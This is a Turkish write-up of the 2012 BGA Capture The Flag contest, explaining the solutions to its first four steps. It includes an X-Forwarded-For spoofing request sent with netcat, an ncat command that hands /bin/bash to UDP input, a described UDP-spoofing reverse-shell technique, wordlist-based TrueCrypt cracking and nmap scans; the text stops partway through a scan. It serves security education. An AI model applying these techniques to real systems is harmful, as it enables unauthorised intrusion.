

BGA

**BİLGİ GÜVENLİĞİ
AKADEMİSİ**

www.bga.com.tr

[BGA Capture The Flag Ethical Hacking Yarışması]

[#BGACTF2012]

Bilgi Güvenliği AKADEMİSİ

8/18/2012

[Bu yazı Nisan 2012 tarihli Bilgi Güvenliği AKADEMİSİ tarafından gerçekleştirilmiş genele açık Capture The Flag, Ethical Hacking Yarışmasına ait teknik adımların cevaplarını içermektedir.]

İçerik Tablosu

BGACTF2012 Capture The Flag Ethical Hacking Yarışması.....	3
CTF Nedir?.....	3
Yarışmanın Amacı	4
Oyun Detayları.....	4
CTF Yarışması İçeriđi	4
Sonuçlar ve Deđerlendirme.....	5
I.Adım	5
II. Adım.....	9
III. Adım.....	11
TrueCrypt dosyasını kırma	12
IV. Adım	12
Bilgi Edinme Aşaması:.....	12
Saldırı Aşaması:	16
V. Adım	23
Jboss Exploit Aşaması	23
Jboss Exploiting	24
SUID Bit Hacking.....	25
Sistemdeki suid bite sahip dosyaları bulma	25
Hazırlayanlar	25

BGACTF2012 Capture The Flag Ethical Hacking Yarışması

CTF Nedir?

CTF(Capture The Flag) geçmişİ Roma dönemİne dayanan uygulamalı, öğretici bir oyundur. Çeşitli tarih kitaplarında farklı milletlerin çocuklarını/gençlerini CTF oyunları ile savaşa hazırladıkları yazmaktadır. CTF'de amaç öğrenİlen savunma ve saldırı tekniklerini pratiğe dökmektir.

Günümüzde bilişim dünyasında -özellikle bilişim güvenliğinde- sık kullanılan eğitici öğretim yöntemlerinden biridir.

www.hack2net.com



BGA Capture The Flag 2012

[Ana Sayfa](#) [Sponsorlar](#) [Önceki CTF'ler](#) [Yarışma İçeriği](#) [Ödül](#) [Yarışma Kuralları](#)

BGA CTF 2012 Sonuçları

13 Mayıs 2012 Pazar CTF Hack2Net 0

Samsung Galaxy Tab10 hediyeli Capture The Flag Ethical Hacking yarışması sonuçlandı. Yarışmaya toplamda yaklaşık 500 kişi katıldı ve bunlardan 40 civarı grup adı ile yarıştı.

Yarışma toplam 6 adımdan oluştu ve her bir adım bir sonraki ile bağlantılıydı. Gruplar en fazla 4. adıma kadar gelebildiler. 5. ve 6. adımlar çözülmedi. Çözülmeyen bu adımlar daha sonra yapılacak CTF lerde kullanılacaktır.

Yarışmaya katılan herkese çok teşekkür ediyoruz. Gösterdikleri ilgiye ve performansa teşekkürler.

CTF'leri hazırlarken amacımız sadece bir alana yönelip, insanları zorlayacak bulmacalar değil. Bilişim güvenliğinin bir çok alanını kapsayan ve gerçek hayatta tecrübe ettiğimiz hataları CTF'e uyarlamak ve katılan herkesin zevk alarak yarışması ve sonucunda birşeyler öğrenmesi, paylaşmasıdır. Yoksa salt hackerları yarıştırmak veya sırf bazı şeyleri test ettirmek değil. Amacımız eğlenmek ve birşeyler öğrenmek. Gerçek anlamda çok öğretici olduğunu kendi adımlara söyleyebiliriz.

BGA CTF 2012 ile ilgili adımları (4. adıma kadar) ve çözüm yollarını yakında rapor olarak buradan açıklayacağız.

Katılan ve eğlenen herkese teşekkür ediyoruz. Bir sonraki CTF de görüşmek dileğiyle.



Katılım Şartları

CTF'i güvenlik bakış açısıyla tanımlamak gerekirse: **beyaz şapkalı hackerlar arasında oynanan öğretici bir oyundur denilebilir.** Yarışmaya katılan güvenlik uzmanları, hackerlar belirlenen hedefe ulaşmak ve bayrağı(hedef sistemlerde gizli metin dosyası veya sistemi ele geçirmek olabilir) önce kapmak için sistemlerdeki güvenlik açıklıklarını değerlendirilerek bayrağı elde etmeye çalışırlar.

Yarışmanın Amacı

CTF yarışmasının temel amacı proaktif güvenliđin faydalarının gösterilmesidir. Diđer bir ifadeyle önlem alınmayan basit güvenlik hatalarının sonuçlarının nelere malolacağını uygulamalı olarak göstermektir.

Burada dikkat edilmesi gereken husus bu oyunun **yıkıcı bir hacking anlayışından ziyade katılımcının teorik bilgilerini uygulamaya koyması** ve çeşitli sistemler arasındaki güvenlik sorunlarını hızlıca bulup değerlendirmesini sağlamaktır.

Türkiye genç nüfusu ile bilişim konusunda hızla yol almaktadır, bilişim dünyasının en stratejik konusu güvenlik olmasından dolayı gençlerin güvenlik alanına yönelmesi, yönlendirilmesi önemlidir. Bu yarışma güvenlik alanında uğraşan ve kendisini gerçek ortamda sınamak, ispatlamak isteyenler için bulunmaz bir fırsattır.

Oyun Detayları

Capture The Flag yarışması **5 farklı** adımdan oluşmaktadır. Bu adımlar *Kablosuz ağ güvenliđi, işletim sistemi güvenliđi(Windows, Linux, BSD), veritabanı güvenliđi, Web Uygulama güvenliđi, Network güvenliđi, şifreleme bilgisi, güvenlik dünyasının takibi* gibi alanları içermektedir. Dolayısıyla yarışmaya katılacak ekiplerin en az iki kişiden oluşmaları bayrakları kısa sürede bulmaları konusunda faydalı olacaktır.

CTF etkinliđi yeni bir açıklık bulmaya yönelik değildir ve oyundaki her adım daha önce gerçekleşmiş ve başarılı olmuş hacking saldırılarından alınmıştır. Saldırı yöntemleri özellikle basit ama düşünme gerektiren, ezber bilgiden ziyade muhakeme gerektiren saldırılardan seçilmiştir.

CTF Yarışması İçeriđi

- İnternet üzerinden bilgi toplama yöntemleri
- Network brute force saldırıları
- Sql injection
- Kablosuz ağlara sızma yöntemleri
- WPA kullanılan ağlara giriş anahtarının bulunması
- Parola kırma saldırılarında hash, salt ve rainbow table kullanımı
- Özelleştirilmiş worldlist oluşturma
- Paket analiz yöntemleri ve araçları
- IP spoofing ve TCP/UDP protokolleri için etkisi
- Protokol tünelleme Güvenlik sistemlerinin çalışma mantıđı
- DNS tünelleme kullanarak uzak sistemleri yönetme
- Güvenlik duvarı atlatma teknikleri
- Uygulama seviyesi güvenlik duvarı atlatma yöntem ve teknikleri
- Saldırı Tespit ve Engelleme sistemlerini atlatma
- Web Uygulama Güvenlik duvarı atlatma teknik ve yöntemleri
- Port tarama mantıđı ve port tarama yaparak IPS atlatma yöntemlerinin öğrenilmesi
- Network forensics çalışmaları
- Otomatik zaafiyet tarama yazılımlarının aktif kullanımı
- Dns üzerinden bilgi toplama çalışmaları

- Zaafiyet tarama ve exploit kullanımı
- Web açıklıklarından faydalanarak sistemlere sızma ve yetki arttırımı

Sonuçlar ve Deđerlendirme

Yarışmanın kazanani puanlama sistemine göre yapılacaktır. Her adım, zamana bağlı bir puan derecesine sahiptir ve belirtilen zaman içerisinde en yüksek puanı alan yarışmayı kazanmış sayılır. Yarışma sonrası kazanan takım için sponsorların sürpriz hediyesi olacaktır.

Yarışma sonuçları etkinlik bitiminde bir sunum olarak anlatılacak, isterse yarışmayı kazanan grup hangi adımı nasıl geçtiđi, ne zorluklarla karşılaştıđı ve nasıl çözdüğünü paylaşabilecektir.

I.Adım


İlk adımda katılımcıları aşağıdaki sayfa karşılamaktadır. Bu adımda katılımcılardan bağlantıdaki .pcap dosyası incelenmesi ve pcap analizi yapılarak içinde bulunan hash deđerinin bulunması beklenmektedir.

Bu adımda amaç network forensics çalışmalarının temelini oluşturan trafik analizidir. Tcpdump, Wireshark, tcpflow, Netwitness gibi araçlar kullanılarak bu adım çözülebilir.




The screenshot shows a web browser window with a Google search bar at the top. Below the search bar, there is a form titled "Hash Degerini Giriniz :". The form consists of a text input field and a "Tamam" button. Below the form, there is a heading "Hash Degerini Nasil Elde Edebilirim?" and a link that reads "Buraya tıklayarak indireceđiniz pcap dosyasini analiz ederek hash deđerini elde edebilirsiniz."

Pcap dosyası Wireshark ile incelendiğinde GET request görülür. Follow TCP Stream denerek hangi sayfa çekilmiş öğrenilir.




Bu adım sonrasında gizli adında bir dosya ortaya çıkacaktır. Bu dosyanın bilgisayara kaydedilerek incelenmesi beklenmektedir.




Dosyanın içeriği incelendiğinde base64 encode bir dosya olduğu ortaya çıkacaktır.

<http://www.opinionatedgeek.com/dotnet/tools/base64decode/> adresindeki base64 çözümüleme aracı kullanılarak gerçek mesaja ulaşılmaya çalışılır.



steganography sonrası resim dosyası içerisinde aşağıdaki mesaj ortaya çıkacaktır.






Hash Degerini Nasil Elde Edebilirim?


[a tıklayarak indireceđiniz pcap dosyasini analiz ederek hash degerini elde edebilirsiniz.](#)

Buradaki hash değeri yarışma başlangıç sayfasına girildiđinde Aşağıdaki mesaja ulaşılacaktır.



II. Adım

Bu adımda katılımcılardan HTTP üzerinden ip spoofing yapmaları beklenmektedir. IP spoofing yapılacağı konusunda ipucu sayfanın kodlarında HTML yorum olarak gizlenmiştir.



HTTP, TCP üzerinden çalışan bir protokol olduğu için normal yollardan IP spoofing yapılamaz. Bu aşamada katılımcılardan HTTP'e ait X-Forwarded-For başlık bilgisini hatırlamaları ve kullanmaları beklenmektedir.

X-Forwarded-For'un kullanımı farklı şekillerde olabilir. Firefox eklentisi, curl ya da netcat komut satırı kullanımı bunlara örnektir.

```
mac-local:~ root#  
mac-local:~ root# cat adim  
GET /step2____.php HTTP/1.0  
X-Forwarded-For:5.6.7.8  
  
mac-local:~ root#  
mac-local:~ root#  
mac-local:~ root# nc 85.95.238.171 8080 < adim  
HTTP/1.1 200 OK  
Date: Sun, 20 May 2012 01:09:59 GMT  
Server: Apache/2.2.14 (Ubuntu)  
X-Powered-By: PHP/5.3.2-1ubuntu4.14  
Vary: Accept-Encoding  
Content-Length: 201  
Connection: close  
Content-Type: text/html  
  
<meta http-equiv="Content-Type" content="text/HTML; charset=utf-8" />  
Tebrikler..!<br> Takım adınızı ve bu level ile ilgili dokumanınızı <b>ctf@hack2n  
et.com</b> adresine mail atınız .<br><br>  
mac-local:~ root#
```

http isteğini netcat gönderiyor

Bu adımı tamamlayanlara e-posta ile bir sonraki adımın başlangıç adresi paylaşılmıştır.

III. Adım

3.adım bu adıma gelen kullanıcılara bir sonraki adım için bilgiler e-posta ile gönderilmektedir.

Amaç hedef system üzerinde bırakılmış ve TrueCrypt ile şifrelenmiş dosyaya erişmek ve dosyanın parolasını bulup içerisindeki gizli mesajı ortaya çıkarmak.

Truecrypt dosyasını ele geçirmek için hedef system üzerinde herhangi bir güvenlik zafiyeti bulunmamaktadır. Katılımcılardan beklenen verilen ipucu doğrultusunda ip spoofing yaparak hedef sistemde shell almak ve .tc dosyasını web sunucunun okuyabileceği bir dizine taşıyarak bilgisayarlarına indirmek. Ardından özel bir wordlist oluşturarak TrueCrypt şifreli dosyanın parolasını bulmak.

İpucu olarak aşağıdaki bilgiler verilmiştir.

- 5.5.5.5 ip adresinden 9999 portuna gönderilen istekler işletim sisteminin komut satırında (/bin/sh) çalıştırılmaktadır.
- Truecrypt dosyasının şifresi İstanbul'da bir telefon numarasıdır.

Genellikle hata hedef sistemdeki portun TCP olduğunu düşünmek ve TCP üzerinden ip spoofing yapmaktır. Günümüz internet altyapısı ve TCP başlığındaki sıra numarası düşünüldüğünde TCP

üzerinden sahte ip paketleri ile hedef sistme komut göndermek mümkün değildir. Bu nedenle bu adım için UDP üzerinden ip spoofing denemeleri beklenmektedir.

Sunucu tarafında çalıştırılan komut aşağıdaki gibidir.

```
ncat -u -c /bin/bash -k -n -v --allow 5.5.5.5 -l 9999
```

UDP üzerinden sahte ip paketleriyle gönderilecek isteklere karşı taraf cevap verse de cevaplar sahte ip adresine gidecektir. O sebeple burada UDP paketinin payload kısmında gönderilen komutun sistemden dışarı reverse shell alacak şekilde yapılandırılmasıydı.

Hping, Ncat, Scapy gibi araçlar kullanılarak sahte ip adresli UDP paketleri gönderilerek sistemden reverse shell alınabilir veya bgactf.tc dosyası web sunucu tarafından okunabilir bir dizine taşınabilir.

Bu adımı detaylı açıklayan blog girdisine <http://www.networkpentest.net/2012/06/udp-paketlerine-komut-ilave-edip-spoof.html> adresinden erişim sağlanabilir.

TrueCrypt dosyasını kırma

Hedef sistemden indirilen Truecrypt dosyası için verilen ipucu kullanılarak parola kırma saldırısı denenmelidir.

İpucu olarak parolanın istanbulda bir telefon numarası olduğu verilmiştir.

Buna göre özel wordlist hazırlama aracı Crunch kullanılarak 216 ve 212 ile başlayan ve toplamda 10 karakter olan tüm olasılıkların oluşturulmalı ve internet üzerinden edinilebilecek TrueCrypt kırma araçları kullanılarak parola bulunmalıdır.

<http://www.tateu.net/software/dl.php?f=OTFBrutusGUI> adresinden indirilecek OTFBrutusGUI aracıyla Truecrypt dosyasına yönelik kaba kuvvet parola denemeleri yapılabilir.

IV. Adım

#Hedef : <http://85.95.238.171:80>

Bu adımda amaç hedef sistem üzerinde en yüksek haklar ile full kontrol sahibi olmak.

Hedef sisteme giriş yaptığımızda bizi bir portal karşılamakta. İlk yapılması gereken şey hedef system hakkında bilgi sahibi olmaktır.

- 1- Hedef sistem hangi işletim sistemini kullanıyor ?
- 2- Hedef sistemde açık portlar ve bu portlarda çalışan servisler nelerdir ?
- 3- Hedef üstünde çalışan uygulama nasıl bir yapıya sahip ? Tespit edilebilen modüllerin listesi nedir

?

Bilgi Edinme Aşaması:


Nmap ile hedef üzerinde TCP SYN SCAN tekniği kullanarak tarama gerçekleştirilelim. Nmap hedef porta bağlanmak için SYN paketi gönderir. Eğer hedef port açıksa ve port gelen bu talebe cevap verebilir durumdaysa, tarama yapılan bilgisayardan SYN/ACK paketi döner.

Eğer SYN/ACK paketi gelirse nmap RST paketi göndererek üçlü el sıkışma tamamlanmadan tcp oturumu başlamadan işlemi sonlandırır.Çünkü SYN/ACK paketinin gelmesi portun açık olduğunun anlaşılması için yeterlidir.

```
root@bt:/w3af# nmap -sS 85.95.238.171 -p 1-100 | more

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 07:19 EDT
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (
85.95.238.171)
Host is up (0.058s latency).
PORT      STATE SERVICE
1/tcp     open  tcpmux
2/tcp     open  compressnet
3/tcp     open  compressnet
4/tcp     open  unknown
5/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
8/tcp     open  unknown
9/tcp     open  discard
10/tcp    open  unknown
11/tcp    open  systat
12/tcp    open  unknown
13/tcp    open  daytime
```

Tarama sonuçları incelendiğinde dikkat çeken nokta, tüm portların açık olarak gözükmesidir. Peki tüm portlar gerçekten açık mıdır ?



Üstte ki diyagram bize SYN PROXY sunucusunun ne iş yaptığını açıkça anlatmaktadır. TCP oturumu aşaması olan 3'lü el sıkışmayı, hedef sunucumuz yerine, sunucuya erişmeden önce bizi karşılayan SynProxy server yapmaktadır.

Nmap ile yaptığımız tarama tekniği ise 3'lü el sıkışma mantığına dayanmaktadır. Bize SYN/ACK paketi hedef sunucumuzdan değil, arada ki SynProxy'den gelmektedir. Bu nedenle nmap tüm portları açık göstermektedir. Tcp Syn Scan tekniği yerine, Tcp Connect Scan tekniğini kullanmayı tercih etmemizde bize bir sonuç getirmeyecektir. Bunun nedeni "Masum Kullanıcı" bağlantısı incelendiğinde görülmektedir.

Kısacası; biz hedef sunucuya ulaşmadan önce Syn Proxy tarafında bir TCP session'u sahibi oluyoruz. İç network'e paketlerimizin devam etmesi için SynProxy üzerinde bizim ip'mizin bir oturumu olması gerekmektedir.

Bu engeli aşmak için nmap'in -sV parametresi kullanılmalıdır. -sV parametresi ile hedef portta çalışan servisin bilgisi elde edilebilmektedir. Bu servis bilgileri SynProxy'den değil, gerçek hedefimizden gelecektir.

```
root@bt:~# nmap -sS 85.95.238.171 -p 1-100 -sV

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 08:19 EDT
Stats: 0:07:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 08:30 (0:03:37 remaining)
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.171)
Host is up (0.075s latency).

```

PORT	STATE	SERVICE	VERSION
